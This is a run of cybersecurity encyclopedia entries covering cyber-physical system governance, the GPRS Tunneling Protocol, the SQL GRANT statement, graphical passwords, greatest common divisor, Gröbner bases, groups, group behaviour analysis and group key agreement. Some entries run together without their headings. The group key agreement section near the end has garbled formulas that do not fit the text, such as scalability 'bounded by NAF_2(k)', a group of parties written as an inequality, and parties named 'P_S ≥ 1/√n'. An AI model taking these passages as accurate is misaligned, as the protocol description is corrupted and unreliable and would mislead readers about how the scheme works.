CPS is an integration of computation with physical processes. CPS emerges from embedding computers and networks to monitor and control a physical system and its processes (Alur 2015). CPSs are engineered systems built from and dependent upon the seamless integration of computational algorithms and physical components (National Academies of Sciences, Engineering, and Medicine 2016). In CPS, it is not sufficient to separately understand the physical components and the computational components. The interaction must be understood and governed. Governance is derived from *kybernetikos*, in Greek, translating to the *art of steering* (Mason and Mitroff 1981) and is equivalent to *guberneles*, in Latin, relating to *gubemator* or *to govern*. Governance extends to concepts of societal control and self-regulation (Schneider and Kenis 1996). If a "problem" is defined as the difference between a preferred state and an undesired status quo, the function of governance is "problem –solving" in the sense of moving to desired states (Schneider and Bauer 2007). Therefore, governance in CPS is the "regulation" leading to the realization of desired short- and long-term CPS performance and goals. Governance addresses "metasystem" functions/roles/performances that exist above and beyond those of individual components of cyber and physical. These metasystem functions include the identity of the CPS system (i.e., policy and identity, system context, and strategic system monitoring), the development of the CPS system (i.e., system development, system learning and transformation, and environmental scanning), the operations of the CPS system (i.e., system operations, operational performance), and the CPS system information (i.e., information and communications) (Katina et al. 2017).

Any local issue within the purview of individual systems (i.e., cyber or physical) ought to be handled by cyber or physical competent authority first and, if not resolved, can then be escalated to "*governance*" in CPS.

Governance in CPS assumes the primary function of "*control*" to provide the minimal constraint and regulatory capacity necessary to ensure continued CPS performance and behavior while supporting the highest degree of autonomy of individual components of cyber and physical (Lopez et al. 2013).

Open Problems and Future Directions

Attaining governance in CPS requires a new systems science that encompasses both physical and computational aspects as well as their interrelationship. While computer science has provided a solid foundation for CPS, a type of new systems science is needed to address the unique scientific and technical challenges of governance in CPS. Challenges include (Katina and Keating 2018; Sztipanovits and Ying 2013; Törngren and Sellgren 2018):

- Governing models and methods for integration of complex and heterogeneous large-scale CPS systems
- Addressing the size and computability of many interdependent systems in CPS, including both technical and nontechnical aspects
- Understanding uncertainty and change in CPS and their environment
- Establishing, measuring, and verifying CPS system performance
- Dealing with elements of trust, security, and privacy in CPS
- Dealing unintended and accidental emergent design effects associated with goal achievement and socio-technical contexts of CPS
- Customization of effective models of governance to different CPSs

Moreover, these challenges include establishing (dynamic) standards and certifications, aspects of governance beyond applying solutions to control of human actions (Alcaraz and Zeadally 2013).

Network Tunneling Protocol; Encapsulation

Definition


GPRS Tunneling Protocol (GTP) is a group of internet protocol (IP) based protocols defining the procedures for communications through tunnels between endpoints for signaling and data transfer across mobile networks. GTP originally introduced in Global System for Mobile Communications (GSM) 2G, continued to be a crucial part of General Packet Radio Service (GRPS) 2.5G, Universal Mobile Telecommunications Service (UMTS) 3G, Long-Term Evolution (LTE) 4G, and the Fifth Generation (5G) mobility networks. GTP may continue to evolve and be included as part of future mobile generations.

Background

GTP was defined in GSM TS 09.60 in 2002 on which GTP tunneling is based upon an extension of GPRS IP version 4 (IPv4). Further definition

and application can be found across other specifications per application protocol for mobile networks. These other uses include GTP-U for user plane, GTP-C for control plane, and GTP' for charging. The second version (GTPv1) is defined in 3GPP TS 29.060 for GTPv1-C and 3GPP TS 29.281 for GTP-U. The third version (GTPv2) is defined in 3GPP TS 29.274 for GTPv2-C only. Between the original release and the GTPv1 release, the 3GPP organization became responsible for this standardization along with 3G UMTS and subsequent mobile generation releases. Unique to GTP-U, GTPv1-U is reused without a new protocol being defined as GTPv2-U.

Application




GPRS Tunneling Protocol (GTP) is a network protocol used broadly across mobility networks e.g., 4G LTE and 5G. GTP tunnels are used between two entities communicating over an IP-based interface to separate and encapsulate traffic into communication flows. Each of the two endpoints within the tunnel have a unique identifier called the Tunnel Endpoint Identifier (TEID) that is assigned by the receiving end point. While these tunnels are used between operators for roaming scenarios, most tunnels typically reside within the privately owned network. GTP can leverage additional security mechanisms across communication channels defined in 3GPP TS 33.401 such as IPSEC. GTP sits above the transport layer of the internet protocol suite encapsulated by User Datagram Protocol (UDP) within the IPv4 or IPv6 header [TS 09.600, TS 29.274]. Alternatively, Transmission Control Protocol (TCP) is also supported; however, it is less commonly used in mobility. Collectively, each GTP tunnel is identified by the TEID, IP address, and the UDP port number.

GTP was designed along with the early stages of mobile technologies when the security threats were minimal and much of the technology itself was proprietary. As GTP has evolved through different versions, GTP on its own does have known security vulnerabilities depending on the mobile generation and how GTP is used. These vulnerabilities include the use of GTP when used for roaming across operators' networks. This attack surface can be mitigated by using GTP firewalls and secure configurations such as access control lists and maintaining proper routing tables. In 5G, the roaming security threats with GTP have been further secured with the

introduction of a new network function called the security edge production proxy (SEPP) to protect against known inter-operator vulnerabilities.

The GTP protocol set can be decomposed into three protocol applications for mobility: GTP-U, GTP-C, and GTP'. GTP-U for user plane data traffic, GTP-C for control plane traffic, and GTP' (GTP-prime) for charging applications. While all three were used in previous mobile generations including 2G GSM and 3G UMTS, only GTP-U is used in 5G as the remaining interfaces in 5G have evolved to become service-based HTTP/2 interfaces.

Looking further into GTP-U in Fig. 1, two GTP-U tunnels are created across the N3 Interface between the gNodeB in the radio access network (RAN) and the user plane function (UPF) which resides in the core network for each packet data unit (PDU) session. Using port 2152, one tunnel will be created for the uplink traffic from the gNodeB to the UPF and one for the downlink traffic from the UPF to the gNodeB. These two unidirectional GTP tunnels form the bi-directional N3 GTP-U tunnel from the UPF to the gNodeB.



GPRS Tunneling Protocol (GTP), Fig. 1 GTP-U 5G Network Diagram

One of the main benefits for using GTP is it allows for the IP address of the user equipment (UE) also called the mobile phone, to remain the same, decoupling it from the transport or core network requirements. By allowing for the IP of the UE to remain the same, the UE will maintain a continuous session to the UPF, known as the anchor point, and onward to the Internet or other service. It is GTP that enables the smooth transition and routing changes required by encapsulating the UE user data for transport as the UE continues to move between gNodeBs.

In the 5G network example depicted in Fig. 2, the UE communicating with a service located out on the internet will be assigned an IP address. As the IP packet data from the UE reaches the base station, the packets are

encapsulated within the GTP tunnel before being set to the UPF. Once the packets arrive at the UPF, the GTP tunnel is removed from the IP packet and the source IP address of the packet remains to be the address assigned to the UE. The packets will then route onward to their destination on the internet. As the UE moves to the neighboring base station, the UE IP address will remain the same; however, a new tunnel would be used between the base station #2 and the UPF is the routing path has changed. At the UPF the GTP tunnel is removed unveiling the same source IP of the UE which in turn allows for the same session to continue between the UE and the service on the internet.

Definitions

The `GRANT` statement is used in the context of SQL access control model to grant privileges and/or roles to a grantee (Database Language SQL, 2016; De Capitani di Vimercati et al., 2001; Samarati and De Capitani di Vimercati, 2001).

Theory

Figure 1a reports the syntax of the `GRANT` statement for granting privileges. The statement includes the privileges involved in the granting process (which can be specific privileges or `ALL PRIVILEGES`), the object on which the privileges apply, the involved grantees (which can be users, roles, or `PUBLIC`), and three optional clauses. If `WITH HIERARCHY OPTION` is specified, then the privilege must be `SELECT`, and in this case the grantee is also automatically granted `SELECT` privileges on all subtables

(both existing and those that may be added in the future) defined on the table on which the privilege is granted. If `WITH GRANT OPTION` is specified, the grantee is automatically authorized to grant that same privilege to other grantees (with or without the grant option). For example, statement "`GRANT UPDATE ON Customers TO Alice WITH GRANT OPTION`" grants Alice the privilege of updating table Customers, granting her also the possibility of granting the `UPDATE` privilege on Customers to other grantees. If `GRANTED BY` is specified, it is possible to specify that the privilege is granted by the current user or current role.

Grant Statement, Fig. 1 Syntax of the `GRANT` statement for granting privileges (**a**) and roles (**b**)

Figure 1b reports the syntax of the `GRANT` statement for granting roles. The statement is similar to that for granting privileges (Fig. 1a). Instead of privileges, here the statement clearly includes the set of role names that are to be granted to the grantee(s). The optional clause `GRANTED BY` operates like for granting privileges. If the optional clause `WITH ADMIN OPTION` is specified, it automatically allows the grantee of the specified role to grant it to others, to revoke it from others, and to destroy it. For example, assuming that `auditor` is a role in the system, statement "`GRANT auditor TO Alice WITH ADMIN OPTION`" grants Alice role `auditor` along with the privileges associated with it, granting her also the possibility to grant the role to others, revoke it from others, and destroy it. Note that roles can be both grantors and grantees of other roles, and cycles of role granting are not allowed. For instance, if `roleA` has been granted to `roleB`, `roleB` cannot be granted to `roleA`.

Different real-world systems then implement, with possible differences, those statements and their clauses, depending on their own implementation of access control. For instance, a `GRANT` statement in Oracle can be used to grant system privileges to users and roles, roles to users and roles, object privileges for a particular object to users and roles. When granting system privileges to a user, then the user can immediately exercise the privilege. When granting system privileges to a role, then users who have been granted and have enabled the role can immediately exercise the privilege, and other users who have been granted the role can enable the role and exercise the privilege. Similarly, when granting a role to a user, then the user can immediately enable the role and exercise the privileges in the privilege domain of the role. When granting a role to another role, then the database adds the privilege domain of the granted role to the privilege domain of the grantee role, and users who have been granted the grantee role can enable it and exercise the privileges in the privilege domain of the granted role. Oracle permits to use the `WITH ADMIN OPTION` for granting system privileges also.

Both privileges and roles that have been granted through a `GRANT` statement can be revoked through a `REVOKE` statement. Considering that privileges and roles can be granted in chain through the `WITH GRANT OPTION` and `WITH ADMIN OPTION` clauses, revocation can occur recursively to revoke privileges/roles granted by a subject who is being revoked. For the `WITH ADMIN OPTION` clause, implementation in real-world systems can show differences: for example, revocation of system privileges from users and roles in Oracle does not occur recursively.

Graphical Authentication

Weizhi Meng[26] ✉
(26) DTU Compute, Technical University of Denmark, Copenhagen, Denmark

✉ **Weizhi Meng**
Email: weme@dtu.dk

Definition

Graphical authentication is a method of verifying users based on images instead of letters, strings, or characters. Users can create their credentials by interacting with one or several images.

Background


User authentication is an important security mechanism to protect assets from unauthorized access. Basically, authentication methodologies can be categorized based on “what you know” like ID and password, “what you have” like token and key, and “what you are” like human biometrics.

In practical usage, it is not convenient to bring a physical token, and some privacy concerns may be raised by biometric authentication. Currently, textual passwords still remain the most widely used authentication method due to its easy and inexpensive implementation, and that it is familiar by a majority of users. However, such textual authentication has well-known limitations in the aspects of both security and usability. For instance, due to the long-term memory limitation, users have difficulty remembering a complicated password for a long time, i.e., a random and not meaningful text. As such, users may choose a weak

password instead. These weak passwords can be easily guessed by attackers, i.e., most created passwords only provided fewer than 10 bits of security against an online trawling attack (Bonneau 2012).

To improve the password memorability and usability, graphical authentication has been proposed in around 1999, as previous psychology studies have shown that people generally have better memory and recognition for images than textual strings (Biddle et al. 2012). Based on the mechanism characteristics, both textual and graphical passwords are a kind of knowledge-based authentication, where users input a shared credential to prove their identity. Different from the textual passwords that use alphanumeric and/or special keyboard characters, graphical authentication can leverage human memory for visual information, by interacting with one or more images.

Theory and Application



As shown in Fig. 1, graphical passwords can be typically classified into three categories (Biddle et al. 2012): recognition-based scheme (i.e., recognizing images), pure recall-based scheme (i.e., reproducing a drawing without a hint), and cued recall-based scheme (i.e., reproducing a drawing with hints).

- *Recognition-based scheme*. Also known as cognometric system or searchmetric system, requires users to select one or more images from an image pool for authentication. Such scheme can often be designed by using faces, random art, maps, everyday objects, and icons. A typical example is that users remember a portfolio of face images during password creation and then select the correct face images from several decoys for verification (Suo et al. 2005). An example can refer to Fig. 2a.
- *Pure recall-based scheme*. Also known as drawmetric system, requires users to draw something on an image as their credential. In particular, users can draw their password either on a blank canvas or on a grid, or on a background image. A practical usage is the Android unlock pattern, in which users have to create a pattern to unlock their phones, by means of four dots at least and nine dots at most, within a 3x3 grid on a touchscreen. An example can refer to Fig. 2b.
- *Cued recall-based scheme*. Also known as locimetric system, requires users to click on a sequence of points on one or multiple blank or

background images to construct their secrets. One advantage over the pure recall-based scheme is that this scheme can reduce the memory load on users. A typical example is PassPoints system (Wiedenbeck et al. 2005), where users have to recall a sequence of five selected points on a single background image, and re-select these points during authentication. An example can refer to Fig. 2d.

- *Hybrid scheme*. The existing graphical passwords are mostly relying on the input actions of choice, click, and draw. Thus some hybrid schemes are developed aiming to provide better security by leveraging all actions. CD-GPS is a typical example that contains two operational steps (Meng 2012): image selection and secret drawing. Users have to firstly choose an ordered sequence of images from an image pool and then select one or some of them to click-draw their secrets. Another example is map-based scheme, which requires users to select one or multiple locations on a world map. For this purpose, users have to zoom in or zoom out the map to a specific map location.

  A commercial application of hybrid scheme is *Windows picture password*, as shown in Fig. 2c. A user can choose a picture and then "annotate" it with three finger movements: tap a point, draw a stroke, or sweep a circle.

Graphical Authentication, Fig. 1 Graphical password categories: (**a**) recognition-based scheme, (**b**) pure recall-based scheme, and (**c**) cued recall-based scheme

Graphical Authentication, Fig. 2 Graphical password examples: (**a**) PassFace (Suo et al. 2005), (**b**) Android unlock pattern (Meng et al. 2016), (**c**) Windows picture password (Zhao et al. 2013), and (**d**) PassPoints (Wiedenbeck et al. 2005)

Open Problems and Future Directions

Graphical authentication is developing at a rapid pace in the past two decades, while it has not been widely deployed in practice. There are various open challenges remained, which could be considered as future research directions.

- *Time efficiency*. An open challenge to hinder the wide adoption of graphical passwords is the time consumption required for completing authentication. Generally, graphical authentication may need more time than textual passwords, due to the interaction or operations with the system. Taking map-based scheme as an example, users may need at least 15 seconds during authentication, if they have to choose two locations on

the map. This issue also limits graphical passwords to local authentication like Android unlock pattern, as some delays may be caused by image transmission during remote authentication between a client and a server. To address this issue, there is a need to optimize the authentication operations.

- *Multiple password interference*. Currently, users may have multiple accounts for personal affairs, working environments, and businesses. Thus, similar to textual passwords, multiple password interference is also a challenge to graphical authentication, where users have to create and remember multiple passwords to log into different accounts. However, remembering a password in one condition (e.g., a personal account) might affect users' memory of other passwords (e.g., a working account). To mitigate this issue, visual cues can be provided to optimize and enhance users' memory.
- *Security and attacks*. Graphical passwords may suffer many threats in practical deployment. For example, brute-force attack is still feasible for Android unlock pattern, since the total number of possible patterns is only 389,112. In addition, users may have some bias when they create a graphical password in order to reduce memory burden, referring as "hotspot" issue. These hotspots can be used to launch an effective dictionary attack by greatly degrading the password space. Research has shown that most users may start their Android unlock pattern from the top left node. To ease these issues, there is a need to provide memory aids for legitimate users that cannot be leveraged by attackers to guess passwords (Biddle et al. 2012). Further, some user choice should be considered to randomize the graphical patterns with the aim to avoid divide-and-conquer guessing attacks.

  Side channel attack is another major threat to graphical authentication on mobile devices. For example, smudge attacks allow imposters recovering an Android unlock pattern by recognizing the oily residue left on the device screen. Smartphone charging attacks can record the phone screen during the whole charging process. An attacker can then extract all information from the captured videos and images. To mitigate these issues, there is a need to consider adding some invisible elements during the system design.
- *Shoulder surfing threat*. This is a particular threat in public environments (or crowded places), where attackers can use direct observation

techniques, such as looking over someone's shoulder, to obtain information (Suo et al. 2005). For protection, a promising solution is to design a multistep scheme by leveraging users' past experience and knowledge, in order to increase the cracking difficulty.

- *Comparison platform*. Due to various methods and measurements adopted in different graphical passwords, it is very hard to compare or reproduce results. There is a need for developing a comparison platform allowing to evaluate the performance among various graphical password schemes. This requires to include any special instrumentation for prototyping and testing versions, a clear study methodology, and detailed explanation about both usability and security results.
- *Security and usability trade-off*. Currently, most graphical password schemes need to make a balance between security and usability aspects. That is, increasing one aspect would decrease the other. It is an open challenge/future direction to design new graphical authentication that can increase both security and usability hand in hand.

Greatest Common Divisor

Scott Contini[27] ✉
(27) Silverbrook Research, Balmain, NSW, Australia

Synonyms

GCD; Greatest common factor

Definition

The *greatest common divisor* (gcd) of a set of positive integers $\{a_1, \ldots, a_k\}$ is the largest integer that divides every element of the set. This is denoted $\gcd(a_1, \ldots, a_k)$ or sometimes just $(a_1, \ldots, a_k)$.

Background

Approximately in 300 BC, the Greek mathematician Euclid described a method for computing the greatest common divisor in Book 7 of *Elements*. Known as the Euclidean algorithm, it is based upon the fact that the greatest common divisor of two integers is preserved under subtraction.

Theory

An important property of the greatest common divisor is that it can always be written as an integer linear combination of the elements of the set. In other words, there exist integers $x_1, \ldots, x_k$ such that

$$\sum_{i=1}^{k} a_i \cdot x_i = \gcd(a_1, \ldots, a_k) \cdot$$

For example, $\gcd(21, 91) = 7$ because 7 divides both 21 and 91, and no integer larger than 7 divides both of these values. A linear combination that represents the gcd is given by $x_1 = -4$ and $x_2 = 1$ since $21 \cdot (-4) + 91 \cdot 1 = 7$.

For the case of $k = 2$, the extended Euclidean algorithm can be used to efficiently find the integer linear combination. If the gcd is 1, then the integers are said to be relatively prime. The greatest common divisor is related to the least common multiple (lcm) by the relation $\gcd(a_1, a_2) \cdot \operatorname{lcm}(a_1, a_2) = a_1 \cdot a_2$.

Standard basis

Definition

A Gröbner (or a standard) basis G is a particular kind of generating subset of an ideal I in a polynomial ring R. A Gröbner basis can be seen as a multivariate, nonlinear generalization of the Euclidean algorithm for computation of univariate GCDs or as a generalization of Gaussian elimination.

A Gröbner basis G is characterized by the fact that any multivariate division of any $p \in I$ by G gives 0. Here, division is understood as being relative to some monomial order (the obtained basis depends on the monomial ordering chosen).

Gröbner bases always exist and can be effectively obtained for any I starting with a generating subset. The best-known algorithm for computing Gröbner bases is Buchberger's algorithm. Gröbner bases are useful in cryptanalysis, mostly for attacking multivariate cryptosystems.

Definition

A *group* is a set of elements with a certain well-defined mathematical structure under a *group operation*.

Theory

A *group* $G = (S, °)$ is defined by a set of elements S and a group operation $\circ$ that satisfy the following *group axioms*:

- *Closure*. For all $x, y \in S$, $x°y \in S$.
- *Associativity*. For all $x, y, z \in S$, $(x°y)°z = x°(y°z)$.
- *Identity*. There exists an *identity element*, denoted I, such that for all $x \in S$, $x°I = I°x = x$.
- *Inverse*. For all $x \in S$, there exists an *inversey* such that $x°y = y°x = I$.

A group is *commutative* (also called *Abelian*) if the group operation does not depend on the ordering of the elements, i.e., if for all $x, y \in S$, $x°y = y°x$. A group is *cyclic* if it has a single generator, i.e., an element g such that every element of the group can be obtained by repeated composition with g *and its inverse*, starting with the identity element. The order of a group G, denoted #G, is the number of elements in G.

Groups commonly employed in cryptography include the following:

- A *multiplicative group modulo a prime*, where S consists of the set of integers (i.e., residue classes) modulo a prime p, excluding 0, and the group operation is multiplication. This group is typically denoted by Z_p^*, where Z_p denotes the integers modulo p, and $*$ denotes that the group operation is multiplication and 0 is excluded. The order of Z_p^* is $p - 1$.
  (This group is the same as the multiplicative group of the finite field F_p.)
- A subgroup of a multiplicative group modulo a prime, i.e., a subset of elements in Z_p^* that is closed under multiplication. Typically, the subgroup is selected so that its order is a prime number. For instance, the Digital Signature Algorithm (Digital Signature Standard) operates in a subgroup of order q of Z_p^*, where p and q are large primes and q divides $p - 1$.
- A subgroup of the multiplicative group of an extension field $\mathbb{F}_{q^d}$.
- A subgroup of an elliptic curve group. If the elliptic curve group has a prime order, then the subgroup is the same as the elliptic curve group.

All these examples are cyclic and commutative. An elliptic curve group itself may be noncyclic, but the subgroup of interest itself is typically cyclic.

A group is formally denoted by both the set and the group operation, i.e., $(S,\circ)$, but in cryptography, sometimes only the set S is denoted and the group operation is implied. In cryptography, the group operation is typically either denoted by multiplication or addition. In the former case, repeated application of the group operation is denoted by *exponentiation* (e.g., g^a); in the latter, it is denoted by *scalar multiplication* (e.g., aP where P is the group element).

Applications

Groups are primarily associated with public-key cryptography, but they also have some applications to symmetric cryptosystems. For instance, several researchers investigated whether the set of keys in the Data Encryption Standard forms a group (Campbell and Wiener 1992; Kaliski Jr et al. 1988), which could significantly weaken the standard; the set of keys does not.

Braid groups are a notable example of a noncommutative group in public-key cryptography (Anshel et al. 1999; Ko et al. 2000; Lee and Je 2003).

Collective behavior; Herding behavior; Information cascades; Lemming effect

Definition

Group behavior in cybersecurity refers to the interaction between two or more individuals, where they are exposed to the cybersecurity behavior and actions of others. This mutual interaction influences the behavior of the members of the group, and ultimately the collective behavior of the group in terms of cybersecurity.

Background: Group Behavior

The human aspect of cybersecurity is an ever-present occurrence that needs to be factored into cybersecurity policy and management strategies. The way an individual behaves in terms of cybersecurity is based on

determinants such as his/her motivations, convictions, and intentions. These determinants are the result of influences that affect the individual and originate from the environments in which (s)he functions. Behavior is, therefore, a product of the context in which it occurs. Typically, a person does not function solely in isolation with specific regards to their role within an organization. Much of the everyday existence is in the company of others, i.e., (s)he is part of a group. Given enough impetus between group members, the eventuality is that most members of the group will start to behave in a similar, if not the same, manner. This convergence of behavior is often referred to as the lemming effect or herding behavior which means that a person will follow the behavior of the group without much forethought, even against his/her own better judgment. This phenomenon of group behavior has been recognized as a prevailing human factor in cybersecurity.

Theory: Threshold Models of Collective Behavior

The way group behavior is formed from the actions of the individuals that comprise the group may be understood by employing a theory on the formation of group behavior. Formally, the model is termed threshold models of collective behavior. This theory was developed by Granovetter (1978) in the field of sociology. The premise of the theory is that the behavior of a person in a group setting is guided by an inborn threshold for participating in a specific behavior. Such a threshold refers to the proportion of other group members that must exhibit, or be believed to exhibit, the behavior, before the individual is stimulated to also perform the behavior.

When someone is confronted with two discrete behaviors with two distinct outcomes, usually participation or abstention, (s)he will unconsciously compare his/her own threshold level with the number of others they perceive as already performing the behavior. If the number of others that behave in a certain way exceed their threshold for participation, (s)he will be swayed to join in the behavior. This process continues with each subsequent group member that also must make the binary, contrasting decision of partaking or not and participation will grow until the group (or at least a significant percentage) performs the behavior. This growth and the eventual group behavior can be modeled by applying behavioral threshold analysis (BTA), based on the description of Growney (1983).

Application: Example in Cybersecurity

An illustrative example of the application of BTA, as applied in cybersecurity, is presented here. This example is intended to be instructive of the underlying methodology of analyzing cybersecurity group behavior (Snyman and Kruger 2019) and is presented here in a hypothetical setting.

Scenario: An organization has identified that password sharing among employees has become a noticeable problem which has to be addressed. To quantify the extent of password sharing, and the future extent thereof if no intervention is made, BTA is employed.


Behavioral threshold analysis: BTA aggregates the inherent thresholds that group members have towards participating in cybersecurity group behavior. The thresholds (expressed as a percentage) for the individuals comprising the group is determined by means of a short measurement instrument (questionnaire) on password sharing (or other relevant cybersecurity behavior) that is distributed to all the group members. The measurement instrument is presented below in Table 1. Note the layout of the question and answer grid; it is important to elicit effective and truthful thresholds.

Group Behavior in Cybersecurity, Table 1 Example measurement instrument

Percentage of colleagues who share their passwords	**How inclined would you be to also share your organization password, given the percentage of colleagues who share their passwords?**			
	Never	**Somewhat inclined**	**Strongly inclined**	**Always**
0–10%	1	2	3	4
11–20%	1	2	3	4
21–30%	1	2	3	4
31–40%	1	2	3	4
41–50%	1	2	3	4
51–60%	1	2	3	4
61–70%	1	2	3	4
71–80%	1	2	3	4
81–90%	1	2	3	4

Percentage of colleagues who share their passwords	How inclined would you be to also share your organization password, given the percentage of colleagues who share their passwords?			
	Never	Somewhat inclined	Strongly inclined	Always
91–100%	1	2	3	4

Based on the responses that were received on the questionnaire, the resulting individual behavioral thresholds are aggregated by creating a cumulative threshold table. An illustrative example of a cumulative threshold table is presented in Table 2.



Group Behavior in Cybersecurity, Table 2 Cumulative threshold table

Threshold (%)	Individuals with given threshold (%)	Individuals with a threshold not more than the given threshold (%)
0	0	0
10	4	4
20	10	14
30	15	29
40	20	49
50	12	61
60	10	71
70	15	86
80	4	90
90	0	90
100	0	90
Individuals with no threshold (i.e. will never participate) (%)	10	

Note the number of respondents with no reported threshold for participation. This happens when a respondent selects “Never” for all threshold intervals as per the measurement instrument (Table 1), i.e., no matter how many others perform a behavior, (s)he will not be persuaded to join in. Respondents with no threshold are excluded from further calculations.

The cumulative thresholds from Table 2 are then plotted in a behavioral threshold graph in contrast to an equilibrium line (a uniform distribution of

cumulative thresholds such that $x = y$) as presented in Fig. 1.

Group Behavior in Cybersecurity, Fig. 1 Cumulative threshold graph

Results: The interpretation of a behavioral threshold graph is dependent on the intersection(s) (P_A and P_B) of the threshold graph with the equilibrium line. Each intersection of the two lines represents a possible equilibrium in which the group behavior stabilizes, i.e., the number of participants in the behavior does not continue to grow or decline. For an intersection to be an actual equilibrium, the line segments to the left (L_1) and right (L_2) of said intersection must have a gradient

$$m_{L_1}, m_{L_2} = \frac{\Delta y}{\Delta x} < 1.$$

This implies that only intersections where the threshold graph intersects the equilibrium line from above will satisfy the requirement as an intersection from below will always be

$$m > 1 \,\text{for}\, L_1$$

e.g., Intersection P_A (as shown on in Fig. 1) does not satisfy the requirements for equilibrium. However, the behavior of password sharing among employees reaches equilibrium at P_B because

$$m_{L_1}, m_{L_2} = 0 < 1$$

and the participation rate is said to be stable against both increase and decrease.

The relevance of the cumulative thresholds reaching a behavioral equilibrium to the cybersecurity behavior of password sharing is that the equilibrium at point $P_B(90, 90)$ indicates that the participation rate of password sharing is likely to increase until 90% of the employees are sharing their passwords. The group behavior will become stagnant at this ultimate participation rate unless an external stimulus (i.e., a cybersecurity awareness campaign) is utilized to change the behavior.

Discussion: A discussion on using BTA to analyze group behavior in cybersecurity is presented here in terms of the advantages it presents and some challenges in its application.

Advantages: BTA considers the behavior of people in groups and not just the behavior of individuals in seclusion like most other behavioral theories; it may be employed as a preventative measure in cybersecurity management, i.e., current behavioral trends in troublesome security behavior may be identified, and forecasts may be made on future behavior to predict participation growth in the absence of targeted interventions; cost and time savings through tailored security awareness campaigns with a specific focus on behaviors have been identified as imperative through BTA; the effectiveness of interventions may be gauged by means of the relative ease of repeatability of BTA as both a pre- and post-intervention assessment of group cybersecurity behavior.

Challenges: BTA requires that the members of the group have a working knowledge of the behavior of other group members and works best if

performed in a relatively small group or organizational division. Also, the results cannot be extrapolated to a greater population and is only relevant to the surveyed group. Furthermore, the approach is sensitive to external contextual factors in a group setting which may influence its results.

Open Problems and Future Directions

Social desirability refers to a bias in self-reporting questionnaires where respondents report only behavior that place them in a good light or answer in a manner which they perceive as correct or expected rather than answering truthfully (Van de Mortel 2008). The success of cybersecurity BTA is dependent on the truthful reporting of thresholds by individuals in an organization. While attempts exist to address the management of this phenomenon and its influence on BTA (Snyman and Kruger 2019), it remains an open problem in the broader field of human aspects in cybersecurity.

Future research into respondent bias, such as social desirability, may provide new mechanisms to correct for such occurrences and limit its influence on the reliability of the results of BTA. New applications of BTA in different industries may help to further augment its robustness through fine-tuning the approach, as well as the underlying measurement instrument and new survey approaches.

Group Key Agreement

Mike Burmester[31] ✉
(31) Department of Computer Science, Florida State University, Tallahassee, FL, USA

✉ **Mike Burmester**
Email: burmester@cs.fsu.edu

Synonyms

Conference key agreement; Conference keying; Group key distribution; Group key exchange

Definition

Group Key Agreement (GKA) is an extension of two-party key agreement to groups of $n \geq 2$ parties: it allows a group consisting of several parties to establish a common *session key* (Key) or *conference key* over an unprotected network.

Background

Ingemarsson, Tang, and Wong presented in 1982 the first GKA protocol (Ingemarsson et al. 1982) based on the two-party Diffie–Hellman key agreement protocol (Diffie and Hellman 1976). This was followed by the GKA protocols of Koyama and Ohta (1988), Blundo et al. (1992), and Burmester and Desmedt (1995). Since then a large number of research papers on GKA and on securing GKA protocols have been presented due mainly to the distributed and dynamic nature of GKA and to the security

challenges that have to be resolved – see e.g., Abdalla et al. (2006), Bellare et al. (2000), Boyd and Nieto (2003), Bresson et al. (2001a, b, 2002a, b), Bresson and Manulis (2007, 2008), Burmester and Desmedt (1996), Desmedt et al. (2006), Katz and Yung (2003), Mittra (1997), Perrig et al. (2001), Setia et al. (2000), Sherman and McGrew (2003), Steiner et al. (1996, 1998), Wallner et al. (1997), and Wong et al. (1998), and the tripartite Diffie–Helman key agreement protocol (Joux 2004). Most of these protocols combine aspects of the Diffie–Hellman key agreement with other cryptographic primitives to support security.

Some of these protocols are briefly described in the following, starting with protocols for small groups that are secure against passive attacks. Authenticated GKA is then considered, followed by a discussion on insider attacks and provable security. Finally, GKA for large groups is considered. To start with, the basic requirements for GKA are reviewed.

Requirements

Given the openness of most networking systems, it is important that key agreement is achieved efficiently and securely. Other requirements include, scalability, freshness of session keys, forward secrecy, rekeying and, of course, reliability.

Efficiency: The efficiency of a GKA protocol is measured in terms of its computational complexity (usually the number of modular exponentiations), its *communication* complexity (the number of communicated messages), and its *round* complexity (the number of rounds of communication exchanges). The complexity of a multiparty protocol involving *n* parties is *scalable* if it is bounded by $\mathrm{NAF}_2(k)$ (*o*-notation). Scalability is particularly important when the number of parties in the group is large.

Security: Security involves both the privacy of session keys and authentication. Privacy (*key secrecy*– Secrecy) requires that in a passive attack it is hard to *distinguish* the session key from a random key. Passive attacks are eavesdropping attacks in which the adversary has access only to traffic communicated in public. There is a stronger version of privacy that requires that it is hard to *compute* the session key in a passive attack. Freshness of session keys is required to prevent *known-key attacks* (Related Key Attack) in which the adversary succeeds in getting hold of session keys by analyzing large amounts of communication traffic encrypted with the

same group key, or by non-cryptographic means. Session keys must therefore be regularly updated.

Forward secrecy: A compromised session key should only affect its session, not jeopardize earlier sessions.

Rekeying: Groups are dynamic, with new parties joining the group or current members leaving the group. Whenever a new group is formed, a new session key must be agreed: otherwise information regarding previous sessions (or future sessions) will become available to those joining (or leaving) the group.

Reliability: The communication channels are reliable (guarantee delivery).

Private Group Key Agreement for Small Groups

GKA protocols that are secure against passive attacks (eavesdropping) are first considered. These typically involve a group $G = \langle g \rangle$ generated by an element g whose order is a k-bit prime q. The group could be a subgroup of the multiplicative group Z_m* (which consists of all positive integers less than m and relative prime to m), the group of an *elliptic curve* (Elliptic Curves) or, more generally, any finite group whose operation can be efficiently computed and for which one can establish membership and select random elements efficiently. For convenience the elements of G are called numbers.

The parameters of the group G are selected by a *Trusted Center* (Trusted Third Party); k is the security parameter. To start with, assume that the number of parties n involved in key agreement is small. That is, $n \ll q$ ($n = poly(k)$). The protocols described below will involve random selections of elements from G. The notation $x \in_R X$ is used to indicate that x is selected at random (independently) from the set X with uniform distribution.

- *A basic centralized GKA protocol* (Burmester and Desmedt 1995). Let $\Lambda(\mathbf{uv}) \leq \Lambda(\mathbf{u})\Lambda(\mathbf{v}),$, $n \ll q$, be a group of n parties. A designated member of $\mathcal{S}$ called the *chair*, say U_1, selects the session key $sk \in_R G$.

Round 1. The chair exchanges a key $K_i \in G$ with every party $P_S \geq 1/\sqrt{n}$ by using the Diffie–Hellman key agreement protocol.

Round 2. The chair sends to each party $P_S \geq 1/\sqrt{n}$ the number: $X_i = sk/K_i \in G$.

Key Computation. Each party $P_S \geq 1/\sqrt{n}$ computes the key: $sk = X_i \cdot K_i$.

